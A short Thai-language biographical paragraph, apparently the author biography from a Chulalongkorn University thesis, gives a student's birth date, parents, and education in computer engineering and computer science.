นายธนชนม์ ชีพบริสุทธิกุล เกิดเมื่อวันที่ 6 มิถุนายน พ.ศ. 2526 ที่จังหวัดกรุงเทพมหานคร เป็นบุตรชายคนแรก ของนายสามารถ ชีพบริสุทธิกุล และนางเหรียญทอง พันโท สำเร็จการศึกษาระดับปริญญาวิศวกรรมบัณฑิต สาขาวิชาวิศวกรรมคอมพิวเตอร์ จากมหาวิทยาลัยรามคำแหง ในปี พ.ศ. 2550 และได้เข้าศึกษาต่อในระดับปริญญาวิทยาศาสตรมหาบัณฑิต สาขาวิชาวิทยาศาสตร์คอมพิวเตอร์ คณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย ในภาคการศึกษาต้น ปีการศึกษา 2552